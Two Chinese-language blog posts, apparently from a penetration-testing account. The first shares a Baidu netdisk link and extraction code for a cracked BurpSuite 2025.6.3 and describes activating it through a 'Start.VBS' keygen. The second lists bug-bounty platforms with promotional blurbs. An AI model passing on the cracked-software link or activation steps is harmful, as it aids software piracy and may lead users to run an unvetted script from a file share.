
BurpSuite v2025.6.3汉化版,附激活教程 通过百度网盘分享的文件:burp 2025.6.3https://pan.baidu.com/s/1rdZ_T8vEtgM8bUn8J-HWOg提取码: b9x4网盘里面呢包含了burpsuite的各种历史版本,2021-2025的都有首先我们需要打开这个Start.VBS来获取激活码出来后是这个界面三个都勾选上,第一个必选,第二个是汉化的意思,第三个是自动运行的意思,是随后点击启动(run)之后复制这一段密匙打开burpsuite并粘贴上去这里下一步之后就点击手动激活两个工具结合起来先从burpsuite复制到激活工具,再通过激活工具的激活密匙复制到burpsuite就可以激活成功啦打开使用这样就可以使用啦往期推荐Linux内网渗透(2w字超详细)AD域内网渗透-三种漏洞利用方式【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透一个永久的渗透知识库
-

src平台推荐,挖SRC必须知道的25个漏洞提交平台 TSRChttps://security.tencent.com/腾讯安全应急响应中心(腾讯SRC)是腾讯用于收集漏洞信息的平台。白帽黑客可提交腾讯产品及服务的漏洞,经审核后,腾讯会依漏洞等级给予提交者奖励,通常有现金和荣誉激励。其目的是借助外部力量提升安全防护,共同守护产品安全,为用户提供健康网络环境。补天https://www.butian.net/补天漏洞响应平台旨在建立企业与白帽子之间的桥梁,帮助企业建立SRC(安全应急响应中心),让企业更安全,让白帽子获益。360SRChttps://security.360.cn/360SRC,360安全应急响应中心,白帽子的提款机。挖洞交票,等级越高赏金越香,上不封顶。别墨迹,干就完了。360众测https://zhongce.360.net/360众测,干就完了! 这是360自家的高赏金战场,漏洞=现金。58SRChttps://security.58.com/58SRC,58同城的漏洞回收站,白帽子进来捡钱。 挖到漏洞甩链接,评级快、打款更快,高危直接秒付。 每月冲榜,前几名额外加码,公开排名,实名装X。 技术够野,钱包就鼓;58SRC,干就完了。DayDayPochttps://www.ddpoc.com/DayDayPoc——白帽子的“军火库”,每日投喂新鲜0day/1day PoC,GitHub日更,关注它,今天不熬夜挖洞,明天熬夜补洞。Seebughttps://www.seebug.org/Seebug,老牌漏洞军火库,PoC/Exp 日更,一键搜索、直接开捅,会员还能提前嫖 0day。洞不等人,上车就射。vivoSRChttps://security.vivo.com.cn/#/rank/listvivoSRC——vivo官方撒钱场,漏洞换赏金,高危立结,上不封顶。每月冲榜,前10直接加钱加戏。别磨叽,干洞就完了。京东srchttps://security.jd.com/#/index京东SRC,东哥的红包局——漏洞=现金,高危秒付,上不封顶;季度冲榜、实物金条、公开封神。技术够硬,钱包就肿,干!华为srchttps://bugbounty.huawei.com/#/home华为SRC,菊厂赏金猎场。技术够野,钱包就鼓;干华为,没废话。国家信息安全漏洞共享平台https://www.cnvd.org.cn/CNVD,国家队漏洞库,官方唯一指定“白名单”通道。 提交原创漏洞=拿编号、上通告、领证书; 党政机关、国央企、关基单位优先收录; 想混国家级荣誉、拿护网加分、评职称,就冲它。 洞不狠别来,来了就名垂“国史”。国家信息安全漏洞库https://www.cnnvd.org.cn/home/childHome想混国家级光环,先把洞磨成刺刀再来。字节跳动srchttps://src.bytedance.com/home字节SRC,宇宙厂撒币现场。技术够骚,钱包就爆;冲字节,别怂。小米srchttps://sec.xiaomi.com/#/小米SRC,雷军的红包雨。技术够刚,直接提车!平安srchttps://security.pingan.com/平安集团的漏洞收集平台,金融行业顶尖的SRC之一。白帽子可提交平安旗下银行、证券、保险等业务系统的漏洞,漏洞评级清晰,奖励丰厚,高危漏洞直接到账,月度榜单前五额外加码,季度榜一送理财金,是金融安全领域的“现金奶牛”。漏洞盒子https://www.vulbox.com/综合性众测平台,覆盖众多行业。漏洞盒子提供丰富的众测项目,从互联网企业到传统行业都有涉及。平台奖励机制灵活,除了现金奖励外,还有积分兑换实物奖品等福利。漏洞盒子注重漏洞的挖掘和修复闭环管理,是白帽子练手和赚取收益的好去处。edusrchttps://src.sjtu.edu.cn/面向教育行业的SRC平台,专注于高校、教育机构的信息安全。白帽子可以提交教育系统、在线学习平台等的漏洞。EduSRC注重安全教育和人才培养,除了奖励机制外,还提供安全培训和交流机会,帮助白帽子提升技术水平,是教育安全领域的“知识宝库”。斗鱼srchttps://security.douyu.com/#/welcome斗鱼直播的安全众测平台,聚焦直播和游戏领域。白帽子可以提交斗鱼直播平台、游戏相关系统的漏洞。斗鱼SRC奖励及时,高危漏洞快速审核和支付。平台还设有季度榜单,上榜者可获得额外奖励和荣誉,是直播行业安全的“守护者”。SSRChttps://security.sangfor.com.cn/360的安全应急响应中心,是网络安全领域的老牌SRC。白帽子可以提交360旗下各类产品的漏洞,包括浏览器、杀毒软件、智能家居等。360SRC以高赏金和快速响应著称,漏洞提交后审核迅速,奖励丰厚。平台还定期举办安全活动,吸引众多白帽子参与,是网络安全的“重镇”。火线安全平台https://www.huoxian.cn/testin火线安全平台是一个新兴的众测平台,专注于互联网和新兴技术领域的漏洞挖掘。平台提供多样化的众测项目,涵盖人工智能、大数据、云计算等领域。火线安全注重技术创新和安全研究,为白帽子提供前沿的技术交流机会和丰厚的奖励,是新兴安全领域的“新星”。百度srchttps://bsrc.baidu.com/views/main/index.html#home百度的安全众测平台,覆盖百度旗下众多产品和服务。白帽子可以提交百度搜索引擎、百度云、百度地图等的漏洞。百度SRC奖励机制完善,高危漏洞直接到账,月度榜单有额外奖励。平台还提供安全技术分享和交流机会,是互联网安全领域的“技术高地”。美团srchttps://security.meituan.com/#/home美团的安全众测平台,聚焦美团外卖、美团点评等业务。白帽子可以提交美团相关系统的漏洞。美团SRC注重漏洞的快速修复和奖励的及时发放,高危漏洞快速审核和支付。平台还设有季度榜单,上榜者可获得额外奖励和荣誉,是生活服务领域安全的“守护者”。荣耀srchttps://security.honor.com/src/#/home荣耀手机的安全众测平台,专注于荣耀手机及相关生态产品的漏洞收集。白帽子可以提交荣耀手机系统、荣耀IoT设备等的漏洞。荣耀SRC奖励丰厚,高危漏洞快速审核和支付,月度榜单有额外奖励。平台还提供与荣耀安全团队直接交流的机会,是智能设备安全的“护盾”。顺丰srchttps://sfsrc.sf-express.com/home顺丰的安全众测平台,聚焦顺丰快递、物流系统等业务。白帽子可以提交顺丰相关系统的漏洞。顺丰SRC注重漏洞的快速修复和奖励的及时发放,高危漏洞快速审核和支付。平台还设有季度榜单,上榜者可获得额外奖励和荣誉,是物流行业安全的“防线”。广告时间-----⬇⬇⬇⬇⬇⬇⬇⬇⬇⬇⬇⬇⬇-----➡➡一个永久的渗透知识库,欢迎您的加入⬅⬅-----⬆⬆⬆⬆⬆⬆⬆⬆⬆⬆⬆⬆⬆-----往期推荐Linux内网渗透(2w字超详细)AD域内网渗透-三种漏洞利用方式【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,Git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透一个永久的渗透知识库
-